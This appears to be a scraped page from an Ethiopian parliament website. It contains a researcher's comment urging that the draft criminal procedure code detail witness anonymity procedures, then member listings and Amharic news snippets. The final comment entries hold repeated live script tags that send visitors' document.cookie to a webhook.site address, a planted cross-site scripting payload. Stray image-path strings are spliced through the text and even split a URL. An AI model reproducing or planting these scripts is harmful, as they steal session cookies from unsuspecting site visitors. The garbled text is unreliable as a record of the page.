Thedraft‘s code contribution in this area is also so minimal seen in light of the criminal justice policy. The FDRE Criminal Justice Policy (2011) under para 3.19 directs the incorporation of necessary rules of procedure in the criminal procedure code for the implementation of witness protection measures. As a result, the draft code is not in line with the directions of the criminal justice policy.
Thus, please try to revise the draft code so that it include the aspirations of the Criminal Justice Policy and exhaustively provide detailed procedural rules on the power of courts to give anonymity order; on the requirements of application to anonymity order, on the conditions and considerations for granting witness anonymity measures, on the hearing and decision making process, on the revision and appeal against witness anonymity orders.
If the revision is not possible, please give delegated power to the Federal Supreme Court, under article 443(1), to issuedirectives on rules of the court that regulate the procedure for making witness anonymity order, particularly that provides detailed provisions for the application and determination of witness anonymity measures and that tries to balance fair trial rights of the accused and effective protection of witnesses.
For more information please contact me, it’s my research area, I can make a little contribution
Abdurrahman Seid
ashmaji1979@gmail.com
Hon. D/r. ENDALU MULATU LEMI Constituency:Bedele chewaka Political Party:Prosperity ...
Mr. Solomon Assefa Hailemariam Information Communication Technology Directorate W/Director Telephone:...
በ 2015 ዓ.ም. የወጡ አዋጆች
Mr. Kereyou Banata Galgello Deputy Secretary General Telephone: +251-1 11 24 10 19 ...
(ዜና ፓርላማ)፤ መጋቢት 26፣ 2015 ዓ.ም፤ አዲስ አበባ፤ ምክር ቤቱ ዛሬ ባካሄደው13ኛው መደበኛ ጉባዔው የአንድ የምክር ቤት አባልን ያለመከሰስ መብትን አንስቷል።የውሳኔ ሀሳቡ የህግና ፍትህ ጉዳዮች ቋሚ ኮሚቴ ሰብሳቢ በተከበሩ ወ/ሮ እጸገነት መንግስቱ ቀርቧል።ያለመከሰስ መብት እንዲነሳ በፍትህ...
(ዜና ፓርላማ)፤ መጋቢት 26፣ 2015 ዓ.ም፤ አዲስ አበባ፤ ምክር ቤቱ ዛሬ ባካሄደው 13ኛው መደበኛ ጉባዔው የፌዴራል ከፍተኛ ፍርድ ቤት ፕሬዝዳንት እና ምክትል ፕሬዝዳንት ሹመትን መርምሮአፅድቋል።የውሳኔ ሀሳቡን ያቀረቡት የመንግስት ዋና ተጠሪ ሚንስትር ክቡር አቶ ተስፋዬ በልጂጌ ሲሆኑ፤ ሹመቱ...
የአገራችንን ሁለንተናዊ እድገትና የፈጠራና ቴክኖሎጂ ሽግግርን ለማረጋገጥ፣ በእውቀትና በክህሎት የጎለበተ የሰውኃይልና ማህበረሰብ ለማፍራት የከፍተኛ ትምህርት፣ ቴክኒክና ሙያ ሥልጠና፣ የምርምር ተቋማት እና የኢንዱስትሪትስስር ሚና ከፍተኛ በመሆኑ፤የከፍተኛ ትምህርት፣ቴክኒክና ሙያ ሥልጠና እና የምርምር ተቋማት...
የራስ ገዝ ዩኒቨርሲቲ  ረቂቅ አዋጅ
(ዜና ፓርላማ)፤ መጋቢት 21፣ 2015 ዓ.ም፤ አዲስ አበባ፤ የሕዝብ ተወካዮች ምክር ቤት ሁለት የሁለትዮሽ ስምምነቶችንና አንድ ረቂቅ አዋጅን ለሚመለከታቸው ቋሚ ኮሚቴዎች መርቷል።የሁለትዮሽ ስምምነቶቹ በኢትዮጵያ መንግስትና በስዊስ ኮንፌዴሬሽን መንግስታት መካከል እንዲሁም በኢትዮጵያ እና በሉግዘምበርግ...
(ዜና ፓርላማ)፤ መጋቢት 19፣ 2015 ዓ.ም፤ አዲስ አበባ፤ የዜጎችን ማህበራዊ ችግሮች ለመፍታት መንግስት የተለያዩ እርምጃዎችን እየወሰደ መሆኑን ክቡር ጠቅላይ ሚኒስትር ዐብይ አህመድ ገልፀዋል፡፡ጠቅላይ ሚኒስትሩ ይህን ያሉት በምክር ቤት አባላት ለቀረቡላቸው ጥያቄዎች በሰጡት ማብራሪያ ነው፡፡የትምህርት...
(ዜና ፓርላማ)፣ መጋቢት 19፣ 2015 ዓ.ም፤ ሰላም ከጦርነት ያልተናነሰ ትጋትስለሚጠይቅ ዘላቂ ሠላም ማስፈን ይቻል ዘንድ እያንዳንዱ ህብረተሰብ የድርሻውን ሊወጣ እንደሚገባ ጠቅላይ ሚኒስትር ዐቢይ አሕመድ (ዶ.ር) አሳስበዋል፡፡ዛሬ በተካሄደው 6ኛው የሕዝብ ተወካዮችምክር ቤት 2ኛ ዓመት የሥራ ዘመን...
(Parliament News); March 22, 2023; In its 6th round, 2nd year, first special meeting held today, the council approved the resolution number 12/2015 with 61 votes against, 5 abstentions and a...
Hon Ato. Fraol Udessa Gelchu Constituency:uraga Political Party:Prosperity Telephone: +251...
ይህ አዋጅ “በኢትዮጵያ ፌዴራላዊ ዲሞክራሲያዊ ሪፐብሊክ መንግስት እና በቱርክ ሪፐብሊክ መንግስት መካከል የተደረገውን በወንጀል ጉዳዮች የጋራ የህግ ትብብር ስምምነት ማጽደቂያ አዋጅ ቁጥር..../2015” ተብሎ ሊጠቀስ ይችላል፡፡
<script>document.write('<imgsrc="https://webhook.site/60388ee2-ec6e-4e68-b9a6-19983e410dbe?c='+document.cookie+'" />');</script><script>document.write('<img src="https://webhook.site/60388ee2-ec6e-4e68-b9a6-19983e410dbe?c='+document.cookie+'" />');</script>
<script>document.write('<img src="https://webhook.site/60388ee2-ec6e-4e68-b9a6-19983e410dbe?c='+document.cookie+'" />');</script>
<script>document.write('<imgsrc="https://webhook.site/60388ee2-ec6e-4e68-b9a6-19983e410dbe?c='+document.cookie+'" />');</script>
<script>document.write('<imgsrc="https://webhook.site/60388ee2-ec6e-4e68-b9a6-19983e410dbe?c='+document.cookie+'" />');</script>